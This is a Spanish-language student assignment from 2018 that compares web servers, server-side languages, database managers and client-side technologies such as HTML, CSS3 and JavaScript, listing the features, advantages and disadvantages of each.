

ÁREA DE TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN

PROGRAMA ACADÉMICO DE INGENIERÍA EN TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN

**DESARROLLO DE APLICACIONES WEB**

ACTIVIDAD 1



**TECNOLOGÍAS WEB Y ARRANQUE DE PROYECTO**

PROFESOR:

Rodolfo Martínez Puente

PRESENTAN:

|  |  |  |
| --- | --- | --- |
| Mayrani Reyes Galán | 15000061 | Mayrani.rudegirl1997@gmail.com |
| José Alfredo Armenta Blanco | 15001016 | Fredie.ab@gmail.com |
| Erick Antonio Mejía Meza | 15000031 | mejiaerick681@gmail.com |
| Andrés Moreno García | 15001266 | andresmorgr@gmail.com |

ITI-901

FECHA DE ENTREGA: 19 DE MAYO 2018

GENERACIÓN: 2017-2019

ACÁMBARO, GUANAJUATO, MAYO 2018

**CONTENIDO**

[OBJETIVO](#_Toc514520836)

[INTRODUCCIÓN 1](#_Toc514520837)

[CONTENIDO 2](#_Toc514520838)

[Tecnologías Web 2](#_Toc514520839)

[Lado servidor: Servidores 2](#_Toc514520840)

[Lado servidor: Programación 7](#_Toc514520841)

[Lado servidor: Gestores de Bases de Datos 14](#_Toc514520842)

[Lado cliente: Maquetado y Diseño 23](#_Toc514520843)

[Nuevas tecnologías web (Tabla comparativa) 29](#_Toc514520844)

[Medios digitales 36](#_Toc514520845)

[Imagen 36](#_Toc514520846)

[Audio 41](#_Toc514520847)

[Video 49](#_Toc514520848)

[Protocolos de seguridad 57](#_Toc514520849)

[Tipos de vulnerabilidad 62](#_Toc514520850)

[Arranque del proyecto 100](#_Toc514520851)

[Carta de inicio del proyecto 100](#_Toc514520852)

[Perfiles de los participantes y del administrador 103](#_Toc514520853)

[Matriz de responsabilidad 105](#_Toc514520854)

[Lista de factores de desempeño 107](#_Toc514520855)

[Esquema del ciclo de vida 110](#_Toc514520856)

[Justificación de las actividades del proceso 112](#_Toc514520857)

[Diagrama de Gantt 114](#_Toc514520858)

[Diagrama de ruta crítica 115](#_Toc514520859)

[REFLEXIONES 117](#_Toc514520860)

[PROBLEMAS PRESENTADOS 120](#_Toc514520861)

[BIBLIOGRAFÍAS 125](#_Toc514520862)

[GLOSARIO 130](#_Toc514520863)

[DIAGRAMA DE ACTIVIDADES 131](#_Toc514520864)

# OBJETIVO

Promover en el alumno las competencias de autonomía y análisis a través de la búsqueda y evaluación de información requerida para determinar las ventajas y desventajas de las diversas tecnologías web, así como los documentos que se generan al inicio de un proyecto que incluya tecnologías web.

# INTRODUCCIÓN

En la actualidad el uso de las tecnologías web en el ámbito laboral ha incrementado de una manera increíble, esto ha impulsado a las empresas para que se actualicen y trabajen en el ámbito web, las tecnologías web han ayudado a las empresas a mejorar en su desarrollo, tanto en la administración como en el comercio en línea.

La tecnología es una herramienta para las empresas que se encuentran en el proceso de crecimiento, es una herramienta con la que puede lograrse la optimización y mejora de algunos de sus procesos de producción, organización y ventas.


Antes de que inicien un proyecto se generan una serie de documentos que son de utilidad como fuente de búsqueda para solucionar problemas, en el transcurso de todo el proyecto se generan una gran cantidad de documentos importantes para que el proyecto se complete, es importante realizar estos documentos antes de iniciar y durante el desarrollo de las actividades de las fases del proyecto.

Al realizar la documentación se pueden atenuar los problemas, ya que cuando estos se producen, el tiempo de desarrollo de las actividades y procesos se pueden detener lo que atrasaría el proyecto o su cancelación. La documentación acorta el tiempo de recuperación y ayuda a corregir los errores de modo más eficiente.

# CONTENIDO

## Tecnologías Web

### Lado servidor: Servidores

**Apache**

El servidor HTTP Apache es un servidor web HTTP de código abierto para plataformas Unix(BSD, GNU/Linux, etc.), Windows, Macintosh y otras, que implementa el protocolo HTTP/1.1 y la noción de sitio virtual.

El servidor Apache se desarrolla dentro del proyecto HTTP Server (HTTPD) de la Apache Software Foundation.

Apache es altamente configurable, admite bases de datos de autenticación y negociado de contenido, aunque carece de una interfaz gráfica que ayude en su configuración.

Apache es una aplicación que permite montar un servidor web en cualquier equipo y casi cualquier sistema operativo. Apache soporta PHP como lenguaje de programación. (AJDP Soft, 2018)

**Características:**

* Soporte de seguridad SSL y TLS.
* Puede realizar autenticación de datos utilizando SGDB
* Puede dar soporte a diferentes lenguajes, como Perl, PHP, Python y tcl.

**Ventajas:**

* Es desarrollada dentro del proyecto HTTP
* Es altamente configurable
* Tiene amplia aceptación en la red
* Es modular
* Pose código abierto
* Multi-plataforma
* Es extensible
* Es fácil de conseguir ayuda/soporte (Es popular)
* Al momento de la instalación permite elegir sobre que servidores web va a correr.
* Posee licencia freeware gracias a su amplio nivel de capacitación, su costo y su compatibilidad con los S.O

**Desventajas:**

* Falta de integración
* Posee formatos de configuración no estándar
* No posee buena administración

**IIS**

****

IIS es un conjunto de servicios para servidores usando Microsoft Windows. Es especialmente usado en servidores web, que actualmente es el segundo más popular sistema de servidor web (funciona en el 35% de los servidores de todos los sitios web).

**Características:**

* Dotación de instrumentos satélite al servidor web.
* Arquitectura completamente renovada respecto a las versiones precedentes.
* Una de sus características más importantes es la presencia del protocolo HTTP 1.1 que ofrece sensibles mejoras de las prestaciones, disminuyendo los tiempos de respuesta en la transmisión.

**Ventajas:**

* Es confiable, seguro y administrable en internet.
* Proporcionan capacidades de servidores web integrado
* Al momento de la instalación permiten elegir sobre que servidor web va a correr (apache o IIS)
* Desarrolla y es compatible con las aplicaciones beneficiándose con un único entorno de alojamiento de aplicaciones integrado con compatibilidad total.

**Desventajas:**

* Tiende a limitarse en las versiones que no son de la familia “Server”.
* Posee vulnerabilidades.
* Este servidor no es multiplataforma, sólo funciona bajo Windows. (Mejia, 2011)

**TomCat**

Tomcat es un contenedor de servlets que se utiliza en la Referencia oficial de la implementación para Java Servet y JavaServer Pages ([JSP](http://www.ajpdsoft.com/modules.php?name=Encyclopedia&op=content&tid=831)). Las especificaciones Java Servlet y JavaServer Pages son desarrolladas por Sun Microsystems cuyas especificaciones vienen dadas por la JCP (Java Community Process). Apache Tomcat es desarrollado en un entorno abierto y participatorio, bajo la licencia de Apache Software License. (AJDP Soft, 2018)

Apache, también conocido como simplemente Tomcat o Jackarta Tomcat, es un servidor web multiplataforma que funciona como contenedor de servlets y que se desarrolla bajo el proyecto denominado Jackarta perteneciente a la Apache Software Foundation bajo la licencia Apache 2.0 y que implementa las especificaciones de los servlets y de JavaServer Pages o JSP de Sun Microsystem. Dicho servidor es mantenido y desarrollado por miembros de la fundación y voluntarios independientes, los cuales tienen libre acceso al código fuente bajo los términos establecidos por la Apache Software Foundation. (Apache foundation, 2018)

**Características:**

* Autenticación de acceso básico
* Negociación de credenciales
* HTTPS
* Alojamiento compartido
* CGI o interfaz de entrada común
* Servlets de Java
* SSI
* Consola de administrador

**Ventajas:**

* Interoperabilidad entre aplicaciones y plataformas
* Fomentan los estándares y protocolos.
* Al apoyarse en HTTP, se puede aprovechar la seguridad de firewall sin necesidades de cambiar las reglas de filtrado.
* Integración de servicios ubicados lejos geográficamente.
* Es una tecnología ya asentada
* Es bastante ligero con respecto a otros competidores.
* Al estar escrito en Java lo hace muy compatible para su uso.
* Siendo más ligero tiene menos complejidad y uso de recursos así como de modularidad. (Entre Desarrolladores, 2015)

**Desventajas:**

* Problemas al realizar transacciones.
* Rendimiento bajo comparado con otros modelos de computación distribuida como RMI (Remote Method Invocation), CORBA o DCOM. Es uno de los inconvenientes derivados de adoptar un formato basado en texto.
* Al apoyarse en HTTP, pueden esquivar medidas de seguridad basadas en firewall cuyas reglas tratan de bloquear comunicación entre programas a ambos lados de la barrera.

### Lado servidor: Programación

**PHP**

El PHP (acrónimo de PHP: HyperText Preprocessor), es un lenguaje interpretado de alto nivel embebido en páginas HTML y ejecutado en el servidor. El PHP inicio como una modificación a Perl escrita por Rasmus Lerdorf a finales de 1994. Su primer uso fue el de mantener un control sobre quien visitaba su Currículum en su web.

PHP es un lenguaje de alto nivel que se ejecuta en el servidor.

¿Qué quiere decir que se ejecuta en el servidor? Un lenguaje de servidor es aquél que se ejecuta en el servidor donde están alojadas las páginas, al contrario que otros lenguajes que son ejecutados en el propio navegador. (Quijado, 2010)

**Características:**

* **Rendimiento:** Los scripts escritos en PHP se ejecutan más rápido que los escritos en otros lenguajes de creación de scripts; numerosos estudios comparativos independientes ponen este lenguaje por encima de sus competidores como JSP, ASP.NET y Perl. El motor de PHP 5.0 fue completamente rediseñado con un manejo óptimo de memoria para mejorar su rendimiento y es claramente más veloz que las versiones previas. Además, están disponibles aceleradores de terceros que pueden mejorar aún más el rendimiento y el tiempo de respuesta.
* **Portabilidad:** PHP está disponible para UNIX, Microsoft Windows, Mac OS y OS/2 y los programas escritos en PHP se pueden transportar de una plataforma a otra.
* **Fácil de usar:** “La sencillez es la mayor sofisticación”, dijo Leonardo da Vinci y, de acuerdo con ello, PHP es un lenguaje de programación extremadamente sofisticado. Su sintaxis es clara y consistente y viene con una documentación exhaustiva para las más de 5000 funciones incluidas en la distribución principal.
* **Código libre:** PHP es un proyecto de código libre; el lenguaje es desarrollado por un grupo de programadores voluntarios distribuidos por todo el mundo, quienes ponen a disposición gratuita el código fuente a través de Internet, y puede ser utilizado sin costo, sin pagos por licencia y sin necesidad de grandes inversiones en equipo de cómputo ni programas. Con ello se reduce el costo del desarrollo de programas sin afectar la flexibilidad ni la confiabilidad de los productos.
* **Soporte comunitario:** Una de las mejores características de los lenguajes a los que da soporte una comunidad, como PHP, es el acceso que ofrece a la creatividad e imaginación de cientos de desarrolladores ubicados en diferentes partes del mundo. En la comunidad PHP, los frutos de esta creatividad pueden ser encontrados en PEAR (PHP Extension and Application Repository), el repositorio de extensiones y aplicaciones de PHP, y en PECL (PHP Extension Community Library), la biblioteca de la comunidad de extensiones PHP, que contiene cientos de soluciones y extensiones que los desarrolladores puede ocupar para añadir sin esfuerzo nuevas funcionalidades a sus aplicaciones PHP.
* **Soporte a aplicaciones de terceros:** Una de las fortalezas históricas de PHP ha sido su soporte a una amplia gama de diferentes bases de datos, entre las cuales se incluyen MySQL, PostgreSQL, Oracle y Microsoft WSQL, Server. PHP 5.3 soporta más de quince diferentes motores de base de datos, e incluye una API común para el acceso a base de datos.

**Ventajas:**

* La principal ventaja es que, al ejecutarse el código en el servidor, todas nuestras páginas van a poder ser vistas en cualquier ordenador, independientemente del navegador que tenga. (Quijado, 2010)
* Una de sus características es la rapidez.
* Es un lenguaje sencillo y fácil de estudiar y aprender.
* Lo soportan la mayoría de las plataformas de alojamiento web.
* Tiene ciertas características de los lenguajes orientados a objetos como la utilización de clases y herencias.
* Puede mezclarse con código HTML, aunque esto dificulta su lectura.
* Puede manejar ficheros y conectarse a distintas bases de datos (MySQL, Oracle, SQL Server, Informix, PostgreSQL, etcétera).
* Puede utilizarse para generar módulos binarios CGI.
* El software que permite soportarlo en los servidores de hosting es libre y gratuito.
* Está en continuo desarrollo y soporta numerosas funcionalidades.
* Existe numerosa documentación sobre el lenguaje en Internet por lo que es relativamente sencillo resolver los problemas que nos puedan surgir durante el desarrollo de un sitio web.

**Desventajas:**

* Para poder ver y testear las páginas que vayamos creando es necesario disponer de un servidor web que soporte PHP.
* Al ser interpretado en el servidor, es más fácil que se colapse cuando el número de peticiones de descarga de páginas aumenta.
* Parte del contenido de las páginas puede no ser accesible a los navegadores, dificultando el posicionamiento de las páginas.
* Todo el trabajo lo realiza el servidor y no delega al cliente. Por tanto puede ser más ineficiente a medida que las solicitudes aumenten de número.
* La legibilidad del código puede verse afectada al mezclas sentencias HTML y PHP.
* La orientación a objetos es aún muy deficiente para aplicaciones grandes.
* Promueve creación de código desordenado y con un mantenimiento complejo.
* No posee adecuado manejo de Unicode.
* Es muy difícil de optimizar.
* Diseñado especialmente hacia un modo de realizar aplicaciones Web que es problemático. (Jiménez Flores, Oscar, Méndez Vilchis, Mario Alberto, Montero Márquez, Andrés, Morales Vilchis, Diana & Velasco Esquivel, Victor Ernesto, 2012)

**ASP**

****

El lenguaje ASP se trata de un lenguaje de programación web desarrollado por Microsoft en 1996 para poder crear sitios web dinámicos. Como el PHP es un lenguaje interpretado en el lado del servidor.

**Características:**

* ASP es totalmente gratuito para Microsoft Windows NT o Windows 95/98.
* El código ASP se puede mezclar con el código HTML en la misma página (no es necesario compilarlo por separado).
* El código ASP se puede escribir con un simple editor de textos como el Bloc de notas de Windows o UltraEdit.
* Cómo el código ASP se ejecuta en el servidor, y produce como salida código HTML puro, su resultado es entendible por todos los navegadores existentes.
* Mediante ASP se pueden manipular bases de datos (consultas, actualizaciones, borrados, etc.) de prácticamente cualquier plataforma, con tal de que proporcione un driver OLEDB u ODBC.
* ASP permite usar componentes escritos en otros lenguajes (C++, Visual Basic, Delphi), que se pueden llamar desde los guiones ASP.
* Sin modificar la instalación, los guiones ASP se pueden programar en JScript o VBScript (este último es el más usado porque más programadores lo dominan), pero también existen otros lenguajes, como Perl script y Rexx, que se pueden emplear para programar ASP.
* Se ha portado a la plataforma Java por Chili Soft y Halcyon Software, lo que permite que ASP sea usado en casi cualquier sistema operativo.

**Ventajas:**

* Admite la programación con Visual Basic Script lo que facilita su implementación.
* Soporta el lenguaje JScript de Microsoft (una especia de JavaScript).
* El lenguaje ASP.NET soporta programación C#, VB.NET y J#. Es un lenguaje completamente orientado a objetos.
* Se comunica de forma impecable con las bases de datos SQL Server.
* ASP.NET ha incrementado notablemente la velocidad y seguridad de los sistemas frente a su hermano mayor ASP.

**Desventajas:**

* Es un código propietario de Microsoft no abierto.
* No es fácil de leer e interpretar, se necesita escribir más código para hacer lo mismo que con otros lenguajes como el PHP.
* Muchos hostings y alojamientos web no lo soportan por su alto coste. ASP.NET necesita tener instalado IIS con el Framework .Net.
* El consumo de recursos de ASP.NET es importante por lo que se requieren servidores de mayor capacidad.

**JSP**

JSP (Java Server Pages) es también un lenguaje de programación web que permite la generación de sitios web dinámicos en lenguaje Java. Es un lenguaje soportado por múltiples plataformas y como PHP y ASP se ejecuta en el lado del servidor.

**Características:**

* Conjunta el poder de Java en el servidor y la flexibilidad de HTML en el browser.
* No sólo se puede utilizar HTML, sino también XML o WML.
* Hace más fácil reusar componentes con JavaBeans los cuales realizan tareas más específicas.
* Su función es saber cómo procesar una solicitud para crear una respuesta.
* Soporta contenido dinámico que refleja las condiciones del mundo real.
* Es más rápido y fácil crear aplicaciones de web.
* Capaz de instanciar cualquier clase de Java.

**Ventajas:**

* El código está bien estructurado y resulta fácil de leer si se conoce bien el lenguaje.
* La parte de JSP dinámico se escribe en Java, permitiendo una integración total con módulos Java y la utilización de un motor de páginas basado en servlets de Java.

**Desventajas:**

* Es un lenguaje bastante complejo y que requiere bastante tiempo de aprendizaje.
* El alojamiento web requiere tener instalado un servidor Tomcat.

### Lado servidor: Gestores de Bases de Datos

**MySQL**

****

Es un sistema de gestor de base de datos relacionales, que además ofrece compatibilidad con php, Perl, C y HTMLM, y funciones avanzadas de administración y optimización de bases de datos para facilitar las tareas habituales.

MySQL es un sistema cliente-servidor de administración de bases de datos relacionales diseñado para el trabajo tanto en los sistemas operativos Windows, Unix/Linux. (César, 2004)

MySQL es, por otro lado, la base de datos elegida por la gran mayoría de programadores en PHP, Soporta el lenguaje SQL y la conexión de varios usuarios, pero, en general, se utiliza para aplicaciones de tamaño pequeño-medio. (Puertas, 2004)

MySQL es un sistema de gestión de bases de datos relacional desarrollado bajo licencia dual GPL/Licencia comercial por Oracle Corporation y está considerada como la base datos open source más popular del mundo, y una de las más populares en general junto a Oracle y Microsoft SQL Server, sobre todo para entornos de desarrollo web.

MySQL fue inicialmente desarrollado por MySQL AB (empresa fundada por David Axmark, Allan Larsson y Michael Widenius). MySQL A.B. fue adquirida por Sun Microsystems en 2008, y ésta a su vez fue comprada por Oracle Corporation en 2010, la cual ya era dueña desde 2005 de Innobase Oy, empresa finlandesa desarrolladora del motor InnoDB para MySQL. (Tutorialspoint.com, 2010)

**Características:**

* Al contrario de proyectos como el apache, donde el software es desarrollado por una comunidad publica, y el copyright del código está en poder del auto individual, MySQL es propiedad y está patrocinado por una empresa privada, que posee el copyright de la mayor parte del código.

**Inferiores y Portabilidad**

* Esta desarrollado en su mayor parte en ANSI C.
* Probado con un amplio rango de compiladores diferentes
* Funciona en diferentes plataformas
* APIs disponibles para C, C++, Eiffel, Java, Perl, PHP, Python, Ruby, y Tcl.
* Usa GNU Automake, autoconf, y Libtool para portabilidad.
* Proporciona sistemas de almacenamientos transaccionales y no transaccionales.
* Relativamente sencillo de añadir otro sistema de almacenamiento. Esto es útil si desea añadir una interfaz SQL para una base de datos propia.
* Un sistema de reserva de memoria muy rápido basado en threads.
* Joins muy rápidos usando un multi-join de un paso optimizado.
* Tablas hash en memoria, que son usadas como tablas temporales.
* Las funciones SQL están implementadas usando una librería altamente optimizada y deben ser tan rápidas como sea posible. Normalmente no hay reserva de memoria tras toda la inicialización para consultas.
* El código [MySQL](http://ftp.tcrc.edu.tw/MySQL/doc/refman/5.0/es/features.html) se prueba con Purify (un detector de memoria perdida comercial) así como con Valgrind, una herramienta GPL
* El servidor está disponible como un programa separado para usar en un entorno de red cliente/servidor.

**Tipos de columnas**

* Diversos tipos de columnas: enteros con/sin signo de 1, 2, 3, 4, y 8 bytes de longitud, FLOAT, DOUBLE, CHAR, VARCHAR, TEXT, BLOB, DATE, TIME, DATETIME, TIMESTAMP, YEAR, SET, ENUM, y tipos espaciales OpenGIS.
* Registros de longitud fija y longitud variable.

**Sentencias**

* Soporte completo para operadores y funciones en las cláusulas de consultas SELECT y WHERE.
* Soporte completo para las cláusulas SQL GROUP BY y ORDER BY. Soporte de funciones de agrupación (COUNT(), COUNT(DISTINCT ...), AVG(), STD(), SUM(), MAX(), MIN(), y GROUP\_CONCAT()).
* Soporte para LEFT OUTER JOIN y RIGHT OUTER JOIN cumpliendo estándares de sintaxis SQL y ODBC.
* Soporte para alias en tablas y columnas como lo requiere el estándar SQL.
* DELETE, INSERT, REPLACE, y UPDATE devuelven el número de filas que han cambiado (han sido afectadas). Es posible devolver el número de filas que serían afectadas usando un flag al conectar con el servidor.
* El comando específico de [MySQL](http://ftp.tcrc.edu.tw/MySQL/doc/refman/5.0/es/features.html) SHOW puede usarse para obtener información acerca de la base de datos, el motor de base de datos, tablas e índices.
* Puede mezclar tablas de distintas bases de datos en la misma consulta (como en [MySQL](http://ftp.tcrc.edu.tw/MySQL/doc/refman/5.0/es/features.html) 3.22).

**Seguridad**

* Un sistema de privilegios y contraseñas que es muy flexible y seguro, y que permite verificación basada en el host.

**Escalabilidad y límites**

* Soporte a grandes bases de datos. Usamos [MySQL](http://ftp.tcrc.edu.tw/MySQL/doc/refman/5.0/es/features.html) Server con bases de datos que contienen 50 millones de registros.

**Conectividad**

* En [MySQL](http://ftp.tcrc.edu.tw/MySQL/doc/refman/5.0/es/features.html) 5.0, los servidores Windows soportan conexiones con memoria compartida si se inicializan con la opción --shared-memory. Los clientes pueden conectar a través de memoria compartida usando la opción --protocol=memory.
* La interfaz para el conector ODBC (MyODBC) proporciona a [MySQL](http://ftp.tcrc.edu.tw/MySQL/doc/refman/5.0/es/features.html) soporte para programas clientes que usen conexiones ODBC (Open Database Connectivity).
* La interfaz para el conector J [MySQL](http://ftp.tcrc.edu.tw/MySQL/doc/refman/5.0/es/features.html) proporciona soporte para clientes Java que usen conexiones JDBC.

**Clientes y herramientas**

* [MySQL](http://ftp.tcrc.edu.tw/MySQL/doc/refman/5.0/es/features.html) server tiene soporte para comandos SQL para chequear, optimizar, y reparar tablas. Estos comandos están disponibles a través de la línea de comandos y el cliente [mysql](http://ftp.tcrc.edu.tw/MySQL/doc/refman/5.0/es/features.html)check.
* Todos los programas [MySQL](http://ftp.tcrc.edu.tw/MySQL/doc/refman/5.0/es/features.html) pueden invocarse con las opciones --help o -? para obtener asistencia en línea. (MySQL Developer Zone, 2010)


**Ventajas:**

* Velocidad al realizar las operaciones.
* Bajo costo en requerimientos para la elaboración de bases de datos.
* Facilidad de configuración e instalación.
* MySQL software es Open Source
* Facilidad de configuración e instalación.
* Soporta gran variedad de SO.
* Baja probabilidad de corromper datos, incluso si los errores no se producen en el propio gestor, sino en el sistema en el que está.
* Su conectividad, velocidad, y seguridad hacen de MySQL Server altamente apropiado para acceder bases de datos en Internet. (Super Información Web, 2014)

**Desventajas:**

* Un gran porcentaje de las utilidades de MySQL no están documentadas.
* No es intuitivo. (Super Información Web, 2014)

**MS SQL Server**

****

Es un sistema de gestión de bases de datos relacionales vasado en el lenguaje Transact-SQL, capaz de poner a disposición de muchos usuarios grandes cantidades de datos de manera simultánea.

**Características:**

* Soporta procedimientos almacenados.
* Incluye también un potente entorno gráfico de administración, que permite el uso de comandos DDL y DML gráficamente.
* Escalabilidad, estabilidad y seguridad
* Permite trabajar en modo cliente-servidor donde la información y datos se alojan en el servidor y las terminales o clientes de la red solo acceden a la información.
* Soporta procedimientos almacenados
* Además permite administrar información de otros servidores de datos. (Santamaria, José & Hernández, Javier, 2018)

**Ventajas:**

* Soporte de transacciones.
* Escalabilidad, estabilidad y seguridad.
* Soporta procedimientos almacenados.
* Es un sistema de gestión de base de datos.
* SQL permite administrar permisos a todo.
* Es útil para manejar y obtener datos de la red. (SQL Server, 2018)

**Desventajas:**

* Utiliza una enorme cantidad de memoria RAM que emplea tanto en instalación como en utilización del software.
* Tiene restricciones en lo particular.
* La relación calidad-precio está muy debajo comparado con otros.
* Tiene muchos bloqueos a nivel de página, un tamaño de página fijo y demasiado pequeño una pésima implementación de los tipos de datos variables. (SQL Server, 2018)

**ORACLE**

Oracle la primera base de datos diseñada para Grid Computing, es un sistema de gestión de base de datos relacional fabricado por Oracle Corporation.

Oracle es básicamente una herramienta cliente/servidor para la gestión de base de datos la gran potencia que tiene y su elevado precio hace que solo se vea en empresas muy grandes y multinacionales, por norma general.

Oracle Corporation es una de las mayores compañías de software del mundo. Sus productos van desde bases de datos (Oracle) hasta sistemas de gestión. Cuenta además, con herramientas propias de desarrollo para realizar potentes aplicaciones, como Oracle Designer.

**Características:**

* Modelo relacional: los usuarios visualizan los datos en tablas con el formato filas/columnas.
* Herramienta de administración gráfica intuitiva y cómoda de utilizar.
* Control de acceso: tecnologías avanzadas para vigilar la entrada a los datos.
* Protección de datos: seguridad completa en el entorno de producción y de pruebas y gestión de copias de seguridad.
* Lenguaje de diseño de bases de datos muy completo (PL/SQL): permite implementar diseños “activos”, que se pueden adaptar a las necesidades cambiantes de negocio.
* Alta disponibilidad: escalabilidad, protección y alto rendimiento para la actividad empresarial.
* Gestión de usuarios: agilidad en los trámites, reducción de costes y seguridad en el control de las personas que acceden a las aplicaciones y a los sistemas. (Varela, 2016)

**Ventajas:**

* Motor de base de datos objeto-relacional más usado a nivel mundial.
* Multiplataforma: puede ejecutarse desde un PC hasta una supercomputadora.
* Permite el uso de particiones para hacer consultas, informes, análisis de datos, etc.
* Soporta todas las funciones que se esperan de un buen servidor.
* Software del servidor que puede ejecutarse en multitud de sistemas operativos: Linux, Mac, Windows, etc. (Varela, 2016)

**Desventajas:**

* El mayor inconveniente de Oracle es quizás su precio incluso las licencias de Personal Oracle son excesivamente caras.
* También es elevado el coste de la formación y solo últimamente han comenzado a aparecer buenos libros sobre asuntos técnicos distintos de la simple instalación y administración.

### Lado cliente: Maquetado y Diseño

**HTML**



HTML significa "Lenguaje de Marcado de Hypertexto" por sus siglas en inglés "HyperText Markup Language", es un lenguaje que pertenece a la familia de los "lenguajes de marcado" y es utilizado para la elaboración de páginas web. El estándar HTML lo define la W3C (World Wide Web Consortium) y actualmente HTML se encuentra en su versión HTML5.

Cabe destacar que HTML no es un lenguaje de programación ya que no cuenta con funciones aritméticas, variables o estructuras de control propias de los lenguajes de programación, por lo que HTML genera únicamente páginas web estáticas, sin embargo, HTML se puede usar en conjunto con diversos lenguajes de programación para la creación de páginas web dinámicas.

**Ventajas:**

* Sencillo que permite describir hipertexto.
* Texto presentado de forma estructurada y agradable.
* No necesita de grandes conocimientos cuando se cuenta con un editor de páginas web o WYSIWYG.
* Archivos pequeños.
* Despliegue rápido.
* Lenguaje de fácil aprendizaje.
* Lo admiten todos los exploradores.

**Desventajas:**

* Lenguaje estático.
* La interpretación de cada navegador puede ser diferente.
* Guarda muchas etiquetas que pueden convertirse en “basura” y dificultan la corrección.
* El diseño es más lento.
* Las etiquetas son muy limitadas.

**CSS3**



El nombre hojas de estilo en cascada viene del inglés Cascading Style Sheets, del que toma sus siglas. CSS es un lenguaje usado para definir la presentación de un documento estructurado escrito en HTML o XML (y por extensión en XHTML). El W3C(World Wide Web Consortium) es el encargado de formular la especificación de las hojas de estilo que servirán de estándar para los agentes de usuario o navegadores.

El CSS sirve para definir la estética de un sitio web en un documento externo y eso mismo permite que modificando ese documento (la hoja CSS) podamos cambiar la estética entera de un sitio web, el mismo sitio web puede variar totalmente de estética cambiando solo la CSS, sin tocar para nada los documentos HTML o jsp o asp que lo componen.


**Ventajas:**

* Control de la presentación de muchos documentos desde una única hoja de estilo;
* Control más preciso de la presentación;
* Aplicación de diferentes presentaciones a diferentes tipos de medios (pantalla, impresión, etc.);
* Numerosas técnicas avanzadas y sofisticadas.
* Se obtiene un mayor control de la presentación del sitio al poder tener todo el código CSS reunido en uno, lo que facilita su modificación.
* Al poder elegir el archivo CSS que deseamos mostrar, puede aumentar la accesibilidad ya que podemos asignarle un código CSS concreto a personas con deficiencias visuales, por ejemplo. Esto lo detecta el navegador web.
* Conseguimos hacer mucho más legible el código HTML al tener el código CSS aparte (Siempre que no usemos estilos en línea, claro está).
* Pueden mostrarse distintas hojas de estilo según el dispositivo que estemos utilizando (versión impresa, versión móvil, leída por un sintetizador de voz…) o dejar que el usuario elija.
* Gracias a la técnica CSS Sprites podemos aligerar la carga de nuestro sitio al juntar todas las imágenes en una.
* Las novedades de CSS3 nos permiten ahorrarnos tiempo y trabajo al poder seguir varias técnicas (bordes redondeados, sombra en el texto, sombra en las cajas, etc.) sin necesidad de usar un editor gráfico.

**Desventajas:**

* Existen limitaciones que CSS 2.x todavía no permite, por ejemplo, la alineación vertical de capas, las sombras, los bordes redondeados.
* El uso de las tablas nos permitía crear diseños complejos de forma mucho más sencilla que utilizando CSS, aunque CSS3 está intentando facilitar dicho trabajo.
* A veces, dependiendo del navegador (Acid tests), la página que ha sido maquetada con CSS puede verse distinta (Aunque, si hemos seguido los estándares web de forma correcta, el problema es del navegador).

**JAVASCRIPT**



JavaScript (JS) es un lenguaje ligero e interpretado, orientado a objetos con  [funciones de primera clase](https://en.wikipedia.org/wiki/First-class_functions), más conocido como el lenguaje de script para páginas web, pero también [usado en muchos entornos sin navegador](http://en.wikipedia.org/wiki/JavaScript#Uses_outside_web_pages), tales como   [node.js](http://nodejs.org/) o [Apache CouchDB](http://couchdb.apache.org/). Es un lenguaje script multi-paradigma, [basado en prototipos](https://en.wikipedia.org/wiki/Prototype-based),  dinámico, soporta estilos de programación funcional, orientada a objetos e imperativa. [Leer más sobre JavaScript](https://developer.mozilla.org/es/docs/JavaScript/Acerca_de_JavaScript).

[JavaScript](https://developer.mozilla.org/en-US/docs/Glossary/JavaScript) es un robusto lenguaje de programación que puede ser aplicado a un documento [HTML](https://developer.mozilla.org/en-US/docs/Glossary/HTML) y usado para crear interactividad dinámica en los sitios web. Fue inventado por Brendan Eich, co-fundador del proyecto Mozilla, Mozilla Foundation y la Corporación Mozilla.

**Ventajas:**

* Lenguaje de scripting seguro y fiable.
* Los script tienen capacidades limitadas, por razones de seguridad.
* El código JavaScript se ejecuta en el cliente.
* Interfaces de Programación de Aplicaciones del Navegador ([APIs](https://developer.mozilla.org/en-US/docs/Glossary/API)). APIs construidas dentro de los navegadores que ofrecen funcionalidades como crear dinámicamente contenido HTML y establecer estilos CSS, hasta capturar y manipular un vídeo desde la cámara web del usuario, o generar gráficos 3D y muestras de sonido.
* APIs de Terceros, que permiten a los desarrolladores incorporar funcionalidades en sus sitios de otros proveedores de contenidos como Twitter o Facebook.
* Marcos de trabajo y librerías de terceros que puedes aplicar a tu HTML para que puedas construir y publicar rápidamente sitios y aplicaciones.

**Desventajas:**

* Código visible por cualquier usuario.
* El código debe descargarse completamente.
